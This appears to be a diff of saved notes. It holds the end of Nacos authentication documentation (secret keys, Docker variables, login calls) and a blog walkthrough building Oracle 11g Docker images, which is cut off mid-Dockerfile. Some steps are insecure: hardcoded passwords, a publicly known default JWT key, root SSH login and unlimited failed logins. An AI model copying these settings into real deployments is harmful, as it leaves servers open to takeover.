| ~nacos.core.auth.default.token.secret.key~ | SecretKey012345678901234567890123456789012345678901234567890123456789 | 1.2.0 ~ 2.0.4 | 同`nacos.core.auth.plugin.nacos.token.secret.key` |
|
||||
| ~nacos.core.auth.default.token.expire.seconds~ | 18000 | 1.2.0 ~ 2.0.4 | 同`nacos.core.auth.plugin.nacos.token.expire.seconds` |
|
||||
|
||||
## 默认控制台登录页
|
||||
|
||||
2.2.2版本之前的Nacos默认控制台,无论服务端是否开启鉴权,都会存在一个登录页;这导致很多用户被**误导**认为Nacos默认是存在鉴权的。在社区安全工程师的建议下,Nacos自**2.2.2**版本开始,在未开启鉴权时,默认控制台将不需要登录即可访问,同时在控制台中给予提示,提醒用户当前集群未开启鉴权。
|
||||
|
||||
在用户开启鉴权后,控制台才需要进行登录访问。 同时针对不同的鉴权插件,提供新的接口方法,用于提示控制台是否开启登录页;同时在`2.2.3`版本后,Nacos可支持关闭开源控制台,并引导到用户自定义的Nacos控制台,详情可查看[Nacos鉴权插件-服务端插件](https://nacos.io/docs/latest/plugin/auth-plugin/)及[控制台手册-关闭登录功能](https://nacos.io/docs/latest/guide/admin/console-guide/#1.1)
|
||||
|
||||
## 服务端如何开启鉴权
|
||||
|
||||
### 非Docker环境
|
||||
|
||||
按照官方文档配置启动,默认是不需要登录的,这样会导致配置中心对外直接暴露。而启用鉴权之后,需要在使用用户名和密码登录之后,才能正常使用nacos。
|
||||
|
||||
开启鉴权之前,application.properties中的配置信息为:
|
||||
|
||||
```
|
||||
### If turn on auth system:nacos.core.auth.enabled=false
|
||||
```
|
||||
|
||||
开启鉴权之后,application.properties中的配置信息为:
|
||||
|
||||
```
|
||||
### If turn on auth system:nacos.core.auth.system.type=nacosnacos.core.auth.enabled=true
|
||||
```
|
||||
|
||||
#### 自定义密钥
|
||||
|
||||
开启鉴权之后,你可以自定义用于生成JWT令牌的密钥,application.properties中的配置信息为:
|
||||
|
||||
> 注意:
|
||||
>
|
||||
> 1. 文档中提供的密钥为公开密钥,在实际部署时请更换为其他密钥内容,防止密钥泄漏导致安全风险。
|
||||
> 2. 在2.2.0.1版本后,社区发布版本将移除以文档如下值作为默认值,需要自行填充,否则无法启动节点。
|
||||
> 3. 密钥需要保持节点间一致,长时间不一致可能导致403 invalid token错误。
|
||||
|
||||
```
|
||||
### The default token(Base64 String):nacos.core.auth.default.token.secret.key=SecretKey012345678901234567890123456789012345678901234567890123456789### 2.1.0 版本后nacos.core.auth.plugin.nacos.token.secret.key=SecretKey012345678901234567890123456789012345678901234567890123456789
|
||||
```
|
||||
|
||||
自定义密钥时,推荐将配置项设置为**Base64编码**的字符串,且**原始密钥长度不得低于32字符**。例如下面的的例子:
|
||||
|
||||
```
|
||||
### The default token(Base64 String):nacos.core.auth.default.token.secret.key=VGhpc0lzTXlDdXN0b21TZWNyZXRLZXkwMTIzNDU2Nzg=### 2.1.0 版本后nacos.core.auth.plugin.nacos.token.secret.key=VGhpc0lzTXlDdXN0b21TZWNyZXRLZXkwMTIzNDU2Nzg=
|
||||
```
|
||||
|
||||
> 注意:鉴权开关是修改之后立马生效的,不需要重启服务端。动态修改`token.secret.key`时,请确保token是有效的,如果修改成无效值,会导致后续无法登录,请求访问异常。
|
||||
|
||||
### Docker环境
|
||||
|
||||
#### 官方镜像
|
||||
|
||||
如果使用官方镜像,请在启动docker容器时,添加如下环境变量
|
||||
|
||||
例如,可以通过如下命令运行开启了鉴权的容器:
|
||||
|
||||
```
|
||||
docker run --env PREFER_HOST_MODE=hostname \ --env MODE=standalone \ --env NACOS_AUTH_ENABLE=true \ -e NACOS_AUTH_TOKEN=SecretKeyM1Z2WDc4dnVyZkQ3NmZMZjZ3RHRwZnJjNFROdkJOemEK \ -e NACOS_AUTH_IDENTITY_KEY=mpYGXyu7 \ -e NACOS_AUTH_IDENTITY_VALUE=mpYGXyu7 \ -p 8848:8848 nacos/nacos-server
|
||||
```
|
||||
|
||||
除此之外,还可以添加其他鉴权相关的环境变量信息:
|
||||
|
||||
| name | description | option |
|
||||
| --- | --- | --- |
|
||||
| NACOS\_AUTH\_ENABLE | 是否开启权限系统 | 默认 |
|
||||
| NACOS\_AUTH\_TOKEN\_EXPIRE\_SECONDS | token 失效时间 | 默认:18000 |
|
||||
| NACOS\_AUTH\_TOKEN | token | 默认 |
|
||||
| NACOS\_AUTH\_CACHE\_ENABLE | 权限缓存开关 ,开启后权限缓存的更新默认有15秒的延迟 | 默认 : false |
|
||||
|
||||
然后运行docker-compose构建命令,例如
|
||||
|
||||
```
|
||||
docker-compose -f example/standalone-derby.yaml up
|
||||
```
|
||||
|
||||
#### 自定义镜像
|
||||
|
||||
如果选择自定义镜像,请在构建镜像之前,修改nacos工程中的application.properties文件,
|
||||
|
||||
将下面这一行配置信息
|
||||
|
||||
```
|
||||
nacos.core.auth.enabled=false
|
||||
```
|
||||
|
||||
修改为
|
||||
|
||||
```
|
||||
nacos.core.auth.system.type=nacosnacos.core.auth.enabled=true
|
||||
```
|
||||
|
||||
然后再配置nacos启动命令。
|
||||
|
||||
## 客户端如何进行鉴权
|
||||
|
||||
### Java SDK鉴权
|
||||
|
||||
在构建“Properties”类时,需传入用户名和密码。
|
||||
|
||||
```
|
||||
properties.put("username","${username}");properties.put("password","${password}");
|
||||
```
|
||||
|
||||
#### 示例代码
|
||||
|
||||
```
|
||||
try { // Initialize the configuration service, and the console automatically obtains the following parameters through the sample code. String serverAddr = "{serverAddr}"; Properties properties = new Properties(); properties.put("serverAddr", serverAddr); // if need username and password to login properties.put("username","nacos"); properties.put("password","nacos"); ConfigService configService = NacosFactory.createConfigService(properties);} catch (NacosException e) { // TODO Auto-generated catch block e.printStackTrace();}
|
||||
```
|
||||
|
||||
### 其他语言的SDK鉴权
|
||||
|
||||
待补充
|
||||
|
||||
### Open-API鉴权
|
||||
|
||||
首先需要使用用户名和密码登陆nacos。
|
||||
|
||||
```
|
||||
curl -X POST '127.0.0.1:8848/nacos/v1/auth/login' -d 'username=nacos&password=nacos'
|
||||
```
|
||||
|
||||
若用户名和密码正确,返回信息如下:
|
||||
|
||||
```
|
||||
{"accessToken":"eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJuYWNvcyIsImV4cCI6MTYwNTYyOTE2Nn0.2TogGhhr11_vLEjqKko1HJHUJEmsPuCxkur-CfNojDo","tokenTtl":18000,"globalAdmin":true}
|
||||
```
|
||||
|
||||
接下来进行配置信息或服务信息时,应当使用该accessToken鉴权,在url后添加参数accessToken=${accessToken},其中${accessToken}为登录时返回的token信息,例如
|
||||
|
||||
```
|
||||
curl -X GET '127.0.0.1:8848/nacos/v1/cs/configs?accessToken=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJuYWNvcyIsImV4cCI6MTYwNTYyMzkyM30.O-s2yWfDSUZ7Svd3Vs7jy9tsfDNHs1SuebJB4KlNY8Q&dataId=nacos.example.1&group=nacos_group'
|
||||
```
|
||||
|
||||
```
|
||||
curl -X POST 'http://127.0.0.1:8848/nacos/v1/ns/instance?accessToken=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJuYWNvcyIsImV4cCI6MTYwNTYyMzkyM30.O-s2yWfDSUZ7Svd3Vs7jy9tsfDNHs1SuebJB4KlNY8Q&port=8848&healthy=true&ip=11.11.11.11&weight=1.0&serviceName=nacos.test.3&encoding=GBK&namespaceId=n1'
|
||||
```
|
||||
|
||||
## 开启Token缓存功能
|
||||
|
||||
服务端自2.2.1版本后,默认鉴权插件模块支持token缓存功能,可参见ISSUE #9906
|
||||
|
||||
```
|
||||
https://github.com/alibaba/nacos/issues/9906
|
||||
```
|
||||
|
||||
#### 背景
|
||||
|
||||
无论是客户端SDK还是OpenAPI,在调用login接口获取accessToken之后,携带accessToken访问服务端,服务端解析Token进行鉴权。解析的动作比较耗时,如果想要提升接口的性能,可以考虑开启缓存Token的功能,用字符串比较代替Token解析。
|
||||
|
||||
#### 开启方式
|
||||
|
||||
```
|
||||
nacos.core.auth.plugin.nacos.token.cache.enable=true
|
||||
```
|
||||
|
||||
#### 注意事项
|
||||
|
||||
在开启Token缓存功能之前,服务端对每一个携带用户名密码访问login接口的请求都会生成新的token,接口的返回值中的tokenTtl字段跟服务端配置文件中设置的值相等,配置如下:
|
||||
|
||||
```
|
||||
nacos.core.auth.plugin.nacos.token.expire.seconds=18000
|
||||
```
|
||||
|
||||
在开启Token缓存功能之后,服务端对每一个携带用户名密码访问login接口的请求,会先检查缓存中是否存在该用户名对应的token。若不存在,生成新的Token,插入缓存再返回;若存在,返回该token,此时tokenTtl字段的值为配置文件中设置的值减去该Token在缓存中存留的时长。 如果Token在缓存中存留的时长超过配置文件设置的值的90%,当login接口收到请求时,尽管缓存中存在该用户名对应的Token,服务端会重新生成Token返回给请求方,并更新缓存。因此,最差情况下,请求方收到的tokenTtl只有配置文件设置的值的10%。
|
||||
|
||||
## 开启服务身份识别功能
|
||||
|
||||
开启鉴权功能后,服务端之间的请求也会通过鉴权系统的影响。考虑到服务端之间的通信应该是可信的,因此在1.2~1.4.0版本期间,通过User-Agent中是否包含Nacos-Server来进行判断请求是否来自其他服务端。
|
||||
|
||||
但这种实现由于过于简单且固定,导致可能存在安全问题。因此从1.4.1版本开始,Nacos添加服务身份识别功能,用户可以自行配置服务端的Identity,不再使用User-Agent作为服务端请求的判断标准。
|
||||
|
||||
开启方式:
|
||||
|
||||
```
|
||||
### 开启鉴权nacos.core.auth.enabled=true### 关闭使用user-agent判断服务端请求并放行鉴权的功能nacos.core.auth.enable.userAgentAuthWhite=false### 配置自定义身份识别的key(不可为空)和value(不可为空)nacos.core.auth.server.identity.key=examplenacos.core.auth.server.identity.value=example
|
||||
```
|
||||
|
||||
\*\* 注意 \*\* 所有集群均需要配置相同的`server.identity`信息,否则可能导致服务端之间数据不一致或无法删除实例等问题。
|
||||
|
||||
### 旧版本升级
|
||||
|
||||
考虑到旧版本用户需要升级,可以在升级期间,开启`nacos.core.auth.enable.userAgentAuthWhite=true`功能,待集群整体升级到1.4.1并稳定运行后,再关闭此功能。
|
||||
Executable
+583
@@ -0,0 +1,583 @@
|
||||
---
|
||||
page-title: "Docker学习笔记_14 docker应用 - 部署ORACLE 11g单实例数据库.md | 一个DBA的工作学习笔记"
|
||||
url: http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/
|
||||
date: "2024-11-20 16:16:55"
|
||||
---
|
||||
|
||||
> docker pull oraclelinux:6.10
|
||||
|
||||
---
|
||||
|
||||
## Docker学习笔记\_14 docker应用 - 部署ORACLE 11g单实例数据库.md
|
||||
|
||||
## [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#%E4%B8%8B%E8%BD%BD%E6%93%8D%E4%BD%9C%E7%B3%BB%E7%BB%9F%E5%9F%BA%E9%95%9C%E5%83%8F "下载操作系统基镜像")下载操作系统基镜像
|
||||
|
||||
docker pull oraclelinux:6.10
|
||||
docker tag oraclelinux:6.10 10.240.4.159/os/oraclelinux:6.10
|
||||
docker push 10.240.4.159/os/oraclelinux:6.10
|
||||
docker pull oraclelinux:7.5
|
||||
docker tag oraclelinux:7.5 10.240.4.159/os/oraclelinux:7.5
|
||||
docker push 10.240.4.159/os/oraclelinux:7.5
|
||||
|
||||
## [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#BUILD%E6%95%B0%E6%8D%AE%E5%BA%93%E8%BD%AF%E4%BB%B6%E9%95%9C%E5%83%8F "BUILD数据库软件镜像")BUILD数据库软件镜像
|
||||
|
||||
mkdir -p /docker\_build/oracle\_database/oel\-6.10/01\_database
|
||||
cd /docker\_build/oracle\_database/oel\-6.10/01\_database
|
||||
rz
|
||||
rlwrap\-0.42.tar.gz
|
||||
p13390677\_112040\_Linux-x86\-64\_1of7.zip
|
||||
p13390677\_112040\_Linux-x86\-64\_2of7.zip
|
||||
vi db\_install.rsp
|
||||
oracle.install.responseFileVersion=/oracle/install/rspfmt\_dbinstall\_response\_schema\_v11\_2\_0
|
||||
oracle.install.option=INSTALL\_DB\_SWONLY
|
||||
ORACLE\_HOSTNAME=oradb
|
||||
UNIX\_GROUP\_NAME=oinstall
|
||||
INVENTORY\_LOCATION=/u01/app/oraInventory
|
||||
SELECTED\_LANGUAGES=en,zh\_CN
|
||||
ORACLE\_HOME=/u01/app/oracle/product/11.2.0/db\_1
|
||||
ORACLE\_BASE=/u01/app/oracle
|
||||
oracle.install.db.InstallEdition=EE
|
||||
oracle.install.db.EEOptionsSelection=false
|
||||
oracle.install.db.optionalComponents=oracle.rdbms.partitioning:11.2.0.4.0,oracle.oraolap:11.2.0.4.0,oracle.rdbms.dm:11.2.0.4.0,oracle.rdbms.dv:11.2.0.4.0,oracle.rdbms.lbac:11.2.0.4.0,oracle.rdbms.rat:11.2.0.4.0
|
||||
oracle.install.db.DBA\_GROUP=dba
|
||||
oracle.install.db.OPER\_GROUP=dba
|
||||
oracle.install.db.CLUSTER\_NODES=
|
||||
oracle.install.db.isRACOneInstall=
|
||||
oracle.install.db.racOneServiceName=
|
||||
oracle.install.db.config.starterdb.type=
|
||||
oracle.install.db.config.starterdb.globalDBName=
|
||||
oracle.install.db.config.starterdb.SID=
|
||||
oracle.install.db.config.starterdb.characterSet=AL32UTF8
|
||||
oracle.install.db.config.starterdb.memoryOption=true
|
||||
oracle.install.db.config.starterdb.memoryLimit=
|
||||
oracle.install.db.config.starterdb.installExampleSchemas=false
|
||||
oracle.install.db.config.starterdb.enableSecuritySettings=true
|
||||
oracle.install.db.config.starterdb.password.ALL=oracle
|
||||
oracle.install.db.config.starterdb.password.SYS=
|
||||
oracle.install.db.config.starterdb.password.SYSTEM=
|
||||
oracle.install.db.config.starterdb.password.SYSMAN=
|
||||
oracle.install.db.config.starterdb.password.DBSNMP=
|
||||
oracle.install.db.config.starterdb.control=DB\_CONTROL
|
||||
oracle.install.db.config.starterdb.gridcontrol.gridControlServiceURL=
|
||||
oracle.install.db.config.starterdb.automatedBackup.enable=false
|
||||
oracle.install.db.config.starterdb.automatedBackup.osuid=
|
||||
oracle.install.db.config.starterdb.automatedBackup.ospwd=
|
||||
oracle.install.db.config.starterdb.storageType=
|
||||
oracle.install.db.config.starterdb.fileSystemStorage.dataLocation=
|
||||
oracle.install.db.config.starterdb.fileSystemStorage.recoveryLocation=
|
||||
oracle.install.db.config.asm.diskGroup=
|
||||
oracle.install.db.config.asm.ASMSNMPPassword=
|
||||
MYORACLESUPPORT\_USERNAME=
|
||||
MYORACLESUPPORT\_PASSWORD=
|
||||
SECURITY\_UPDATES\_VIA\_MYORACLESUPPORT=
|
||||
DECLINE\_SECURITY\_UPDATES=true
|
||||
PROXY\_HOST=
|
||||
PROXY\_PORT=
|
||||
PROXY\_USER=
|
||||
PROXY\_PWD=
|
||||
PROXY\_REALM=
|
||||
COLLECTOR\_SUPPORTHUB\_URL=
|
||||
oracle.installer.autoupdates.option=
|
||||
oracle.installer.autoupdates.downloadUpdatesLoc=
|
||||
AUTOUPDATES\_MYORACLESUPPORT\_USERNAME=
|
||||
AUTOUPDATES\_MYORACLESUPPORT\_PASSWORD=
|
||||
vi Dockerfile
|
||||
FROM 10.240.4.159/os/oralcelinux:6.10
|
||||
ADD rlwrap\-0.42.tar.gz /tmp/
|
||||
ADD p13390677\_112040\_Linux-x86\-64\_1of7.zip /tmp/
|
||||
ADD p13390677\_112040\_Linux-x86\-64\_2of7.zip /tmp/
|
||||
ADD db\_install.rsp /tmp/
|
||||
RUN rpm --import /etc/pki/rpm-gpg/RPM-GPG-KEY-oracle && \\
|
||||
yum -y install oracle-rdbms-server\-11gR2-preinstall unzip readline-devel.x86\_64 lrzsz && \\
|
||||
cd /tmp/rlwrap\-0.42 && ./configure && make && make install && \\
|
||||
echo "Create /u01/app dir..." && \\
|
||||
mkdir -p -m 755 /u01/app/dumpdir && \\
|
||||
mkdir -p -m 755 /u01/app/oradata && \\
|
||||
mkdir -p -m 755 /u01/app/oraInventory && \\
|
||||
mkdir -p -m 755 /u01/app/oracle && \\
|
||||
mkdir -p -m 755 /u01/app/oracle/product/11.2.0/db\_1 && \\
|
||||
chown -R oracle:oinstall /u01 && \\
|
||||
unzip -oq /tmp/p13390677\_112040\_Linux-x86\-64\_1of7.zip -d /tmp/ && \\
|
||||
unzip -oq /tmp/p13390677\_112040\_Linux-x86\-64\_2of7.zip -d /tmp/ && \\
|
||||
chown -R oracle:oinstall /tmp/database && \\
|
||||
printf "%s\\n" 'export ORACLE\_SID=orcl' \\
|
||||
'export ORACLE\_BASE=/u01/app/oracle' \\
|
||||
'export ORACLE\_HOME=$ORACLE\_BASE/product/11.2.0/db\_1' \\
|
||||
'export LD\_LIBRARY\_PATH=$ORACLE\_HOME/lib:$ORACLE\_HOME/lib32' \\
|
||||
'export PATH=$PATH:$ORACLE\_HOME/bin:$ORACLE\_HOME/OPatch' \\
|
||||
'export NLS\_LANG=AMERICAN\_AMERICA.ZHS16GBK' \\
|
||||
'export NLS\_DATE\_FORMAT="yyyy-mm-dd hh24:mi:ss"' \\
|
||||
'alias sqlplus="rlwrap sqlplus"' \\
|
||||
'alias rman="rlwrap rman"' \\
|
||||
>>/home/oracle/.bash\_profile && \\
|
||||
cat /etc/security/limits.conf | grep -v oracle | tee /etc/security/limits.conf && \\
|
||||
su oracle -c "/tmp/database/runInstaller -ignorePrereq -ignoreSysPrereqs -waitforcompletion -silent -responseFile /tmp/db\_install.rsp 2>&1" && \\
|
||||
/u01/app/oraInventory/orainstRoot.sh && \\
|
||||
/u01/app/oracle/product/11.2.0/db\_1/root.sh && \\
|
||||
yum clean all && \\
|
||||
rm -rf /tmp/\* && rm -rf /var/log/\* && rm -rf /var/cache/\*
|
||||
vi build.sh
|
||||
imagetag="10.240.4.159/app/oracledatabase:11.2.0.4-software"
|
||||
dockerfile="Dockerfile"
|
||||
docker build --rm \\
|
||||
--force-rm \\
|
||||
--no-cache \\
|
||||
--memory=4g \\
|
||||
--shm-size=4g \\
|
||||
-t ${imagetag} \\
|
||||
-f ${dockerfile} .
|
||||
chmod +x build.sh
|
||||
./build.sh
|
||||
|
||||
## [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#PSU "PSU")PSU
|
||||
|
||||
mkdir -p /docker\_build/oracle\_database/oel\-6.10/02\_psu
|
||||
cd /docker\_build/oracle\_database/oel\-6.10/02\_psu
|
||||
rz
|
||||
ocm.rsp
|
||||
p6880880\_112000\_Linux-x86\-64.zip
|
||||
p27967757\_112040\_Linux-x86\-64\_2of7.zip
|
||||
p27923163\_112040\_Linux-x86\-64\_2of7.zip
|
||||
vi Dockerfile
|
||||
FROM 10.240.4.159/app/oracledatabase:11.2.0.4\-software
|
||||
ADD ocm.rsp /tmp/ocm.rsp
|
||||
ADD p6880880\_112000\_Linux-x86\-64.zip /tmp/
|
||||
ADD p27967757\_112040\_Linux-x86\-64.zip /tmp/
|
||||
ADD p27923163\_112040\_Linux-x86\-64.zip /tmp/
|
||||
RUN printf "%s\\n" '\[GENERAL\]' \\
|
||||
'RESPONSEFILE\_VERSION="11.2"' \\
|
||||
'CREATE\_TYPE="CUSTOM"' \\
|
||||
'\[oracle.net.ca\]' \\
|
||||
'INSTALLED\_COMPONENTS={"server","net8","javavm"}' \\
|
||||
'INSTALL\_TYPE=""typical""' \\
|
||||
'LISTENER\_NUMBER=1' \\
|
||||
'LISTENER\_NAMES={"LISTENER"}' \\
|
||||
'LISTENER\_PROTOCOLS={"TCP;1521"}' \\
|
||||
'LISTENER\_START=""LISTENER""' \\
|
||||
'NAMING\_METHODS={"TNSNAMES","ONAMES","HOSTNAME"}' \\
|
||||
'NSN\_NUMBER=1' \\
|
||||
'NSN\_NAMES={"EXTPROC\_CONNECTION\_DATA"}' \\
|
||||
'NSN\_SERVICE={"PLSExtProc"}' \\
|
||||
'NSN\_PROTOCOLS={"TCP;HOSTNAME;1521"}' \\
|
||||
>>/tmp/netca.rsp && \\
|
||||
unzip -oq /tmp/p6880880\_112000\_Linux-x86\-64.zip -d /tmp/ && \\
|
||||
rm -rf /u01/app/oracle/product/11.2.0/db\_1/OPatch && \\
|
||||
chown -R oracle:oinstall /tmp/OPatch && \\
|
||||
mv /tmp/OPatch /u01/app/oracle/product/11.2.0/db\_1/ && \\
|
||||
unzip -qo /tmp/p27967757\_112040\_Linux-x86\-64.zip -d /tmp && \\
|
||||
unzip -qo /tmp/p27923163\_112040\_Linux-x86\-64.zip -d /tmp && \\
|
||||
su - oracle -c "opatch apply -silent -ocmrf /tmp/ocm.rsp -local /tmp/27967757/27734982" && \\
|
||||
su - oracle -c "opatch apply -silent -ocmrf /tmp/ocm.rsp -local /tmp/27923163" && \\
|
||||
su oracle -c "/u01/app/oracle/product/11.2.0/db\_1/bin/netca -silent -responseFile /tmp/netca.rsp" && \\
|
||||
yum clean all && \\
|
||||
rm -rf /tmp/\* && rm -rf /var/log/\* && rm -rf /var/cache/\*
|
||||
vi build.sh
|
||||
imagetag="10.240.4.159/app/oracledatabase:11.2.0.4-psu"
|
||||
dockerfile="Dockerfile"
|
||||
docker build --rm \\
|
||||
--force-rm \\
|
||||
--no-cache \\
|
||||
--memory=4g \\
|
||||
--shm-size=4g \\
|
||||
-t ${imagetag} \\
|
||||
-f ${dockerfile} .
|
||||
chmod +x build.sh
|
||||
./build.sh
|
||||
|
||||
## [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#%E5%AE%89%E8%A3%85%E6%95%B0%E6%8D%AE%E5%BA%93 "安装数据库")安装数据库
|
||||
|
||||
mkdir -p /docker\_build/oracle\_database/oel\-6.10/03\_db
|
||||
cd /docker\_build/oracle\_database/oel\-6.10/03\_db
|
||||
vi Dockerfile
|
||||
FROM 10.240.4.159/app/oracledatabase:11.2.0.4\-psu
|
||||
RUN printf "%s\\n" '\[GENERAL\]' \\
|
||||
'RESPONSEFILE\_VERSION = "11.2.0"' \\
|
||||
'OPERATION\_TYPE = "createDatabase"' \\
|
||||
'\[CREATEDATABASE\]' \\
|
||||
'GDBNAME = "orcl"' \\
|
||||
'DATABASECONFTYPE = "SI"' \\
|
||||
'SID = "orcl"' \\
|
||||
'TEMPLATENAME = "General\_Purpose.dbc"' \\
|
||||
'SYSPASSWORD = "Center08"' \\
|
||||
'SYSTEMPASSWORD = "Center08"' \\
|
||||
'DATAFILEDESTINATION=/u01/app/oradata' \\
|
||||
'RECOVERYAREADESTINATION=/u01/app/oradata' \\
|
||||
'STORAGETYPE=FS' \\
|
||||
'CHARACTERSET="ZHS16GBK"' \\
|
||||
'INITPARAMS="java\_jit\_enabled=false,memory\_target=0,sga\_target=2048,pga\_aggregate\_target=300,processes=300,open\_cursors=300"' \\
|
||||
'AUTOMATICMEMORYMANAGEMENT="False"' \\
|
||||
> /tmp/dbca.rsp && chown oracle:oinstall /tmp/dbca.rsp && chmod +x /tmp/dbca.rsp && \\
|
||||
su oracle -c "/u01/app/oracle/product/11.2.0/db\_1/bin/dbca -silent -responseFile /tmp/dbca.rsp" && \\
|
||||
yum clean all && \\
|
||||
rm -rf /tmp/\* && rm -rf /var/log/\* && rm -rf /var/cache/\*
|
||||
vi build.sh
|
||||
imagetag="10.240.4.159/app/oracledatabase:11.2.0.4-db"
|
||||
dockerfile="Dockerfile"
|
||||
docker build --rm \\
|
||||
--force-rm \\
|
||||
--no-cache \\
|
||||
--memory=4g \\
|
||||
--shm-size=4g \\
|
||||
-t ${imagetag} \\
|
||||
-f ${dockerfile} .
|
||||
chmod +x build.sh
|
||||
./build.sh
|
||||
docker push 10.240.4.159/app/oracledatabase:11.2.0.4
|
||||
|
||||
## [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#%E5%90%AF%E6%9C%BA%E5%90%8E%E6%95%B0%E6%8D%AE%E5%BA%93%E8%87%AA%E8%A1%8C%E5%90%AF%E5%8A%A8 "启机后数据库自行启动")启机后数据库自行启动
|
||||
|
||||
mkdir -p /docker\_build/oracle\_database/oel\-6.10/04\_run
|
||||
cd /docker\_build/oracle\_database/oel\-6.10/04\_run
|
||||
cp /usr/share/zoneinfo/Asia/Shanghai .
|
||||
vi entrypoint.sh
|
||||
set -e
|
||||
/etc/init.d/sshd start
|
||||
chown -R oracle:oinstall /u01
|
||||
su - oracle -c "/usr/sbin/entrypoint\_oracle.sh"
|
||||
chmod +x entrypoint.sh
|
||||
vi entrypoint\_oracle.sh
|
||||
set -e
|
||||
source ~/.bashrc
|
||||
alert\_log="$ORACLE\_BASE/diag/rdbms/orcl/$ORACLE\_SID/trace/alert\_$ORACLE\_SID.log"
|
||||
listener\_log="$ORACLE\_BASE/diag/tnslsnr/$HOSTNAME/listener/trace/listener.log"
|
||||
pfile=$ORACLE\_HOME/dbs/init$ORACLE\_SID.ora
|
||||
monitor() {
|
||||
tail -F -n 0 $1 | while read line; do echo -e "$2: $line"; done
|
||||
}
|
||||
trap\_db() {
|
||||
trap "echo 'Caught SIGTERM signal, shutting down...'; stop\_db" SIGTERM;
|
||||
trap "echo 'Caught SIGINT signal, shutting down...'; stop\_db" SIGINT;
|
||||
}
|
||||
check\_shm() {
|
||||
echo ""
|
||||
echo "Checking shared memory..."
|
||||
df -h | grep "Mounted on" && df -h | egrep --color "^.\*/dev/shm" || echo "Shared memory is not mounted."
|
||||
}
|
||||
reconfig\_lsnr() {
|
||||
echo ""
|
||||
echo "Reconfig listener for hostname : \[$HOSTNAME\]..."
|
||||
sed -i "s/(HOST.\*)(/(HOST = $HOSTNAME)(/g" /u01/app/oracle/product/11.2.0/db\_1/network/admin/tnsnames.ora
|
||||
sed -i "s/(HOST.\*)(/(HOST = $HOSTNAME)(/g" /u01/app/oracle/product/11.2.0/db\_1/network/admin/listener.ora
|
||||
echo "Show tnsnames.ora..."
|
||||
cat /u01/app/oracle/product/11.2.0/db\_1/network/admin/tnsnames.ora
|
||||
echo "Show listener.ora..."
|
||||
cat /u01/app/oracle/product/11.2.0/db\_1/network/admin/listener.ora
|
||||
}
|
||||
start\_lsnr() {
|
||||
echo ""
|
||||
echo "Starting listener..."
|
||||
monitor $listener\_log listener &
|
||||
lsnrctl start | while read line; do echo -e "lsnrctl: $line"; done
|
||||
MON\_LSNR\_PID=$!
|
||||
}
|
||||
start\_db() {
|
||||
echo ""
|
||||
echo "Starting database..."
|
||||
trap\_db
|
||||
monitor $alert\_log alertlog &
|
||||
MON\_ALERT\_PID=$!
|
||||
sqlplus / as sysdba <<-EOF |
|
||||
pro Starting with pfile='$pfile' ...
|
||||
startup;
|
||||
alter system register;
|
||||
exit 0
|
||||
EOF
|
||||
while read line; do echo -e "sqlplus: $line"; done
|
||||
change\_dpdump\_dir
|
||||
change\_profile\_default\_limit
|
||||
wait $MON\_ALERT\_PID
|
||||
}
|
||||
stop\_db() {
|
||||
trap '' SIGINT SIGTERM
|
||||
shut\_immediate
|
||||
echo "Shutting down listener..."
|
||||
lsnrctl stop | while read line; do echo -e "lsnrctl: $line"; done
|
||||
kill $MON\_ALERT\_PID $MON\_LSNR\_PID
|
||||
exit 0
|
||||
}
|
||||
shut\_immediate() {
|
||||
ps -ef | grep ora\_pmon | grep -v grep > /dev/null && \\
|
||||
echo "Shutting down the database..." && \\
|
||||
sqlplus / as sysdba <<-EOF |
|
||||
set echo on
|
||||
shutdown immediate;
|
||||
exit 0
|
||||
EOF
|
||||
while read line; do echo -e "sqlplus: $line"; done
|
||||
}
|
||||
change\_dpdump\_dir () {
|
||||
echo ""
|
||||
echo "Changing dpdump dir to /u01/app/dumpdir"
|
||||
sqlplus / as sysdba <<-EOF |
|
||||
create or replace directory data\_pump\_dir as '/u01/app/dumpdir';
|
||||
commit;
|
||||
exit 0
|
||||
EOF
|
||||
while read line; do echo -e "sqlplus: $line"; done
|
||||
}
|
||||
change\_profile\_default\_limit() {
|
||||
echo ""
|
||||
echo "Changing profile default limit : password\_life\_time/failed\_login\_attempts"
|
||||
sqlplus / as sysdba <<-EOF |
|
||||
alter profile default limit password\_life\_time unlimited;
|
||||
alter profile default limit failed\_login\_attempts unlimited;
|
||||
commit;
|
||||
exit 0
|
||||
EOF
|
||||
while read line; do echo -e "sqlplus: $line"; done
|
||||
}
|
||||
check\_shm
|
||||
reconfig\_lsnr
|
||||
start\_lsnr
|
||||
start\_db
|
||||
chmod +x entrypoint\_oracle.sh
|
||||
vi Dockerfile
|
||||
FROM 10.240.4.159/app/oracledatabase:11.2.0.4\-db
|
||||
ADD Shanghai /etc/localtime
|
||||
ADD entrypoint.sh /usr/sbin/entrypoint.sh
|
||||
ADD entrypoint\_oracle.sh /usr/sbin/entrypoint\_oracle.sh
|
||||
RUN sed -i "s/#PermitRootLogin.\*/PermitRootLogin yes/g" /etc/ssh/sshd\_config && \\
|
||||
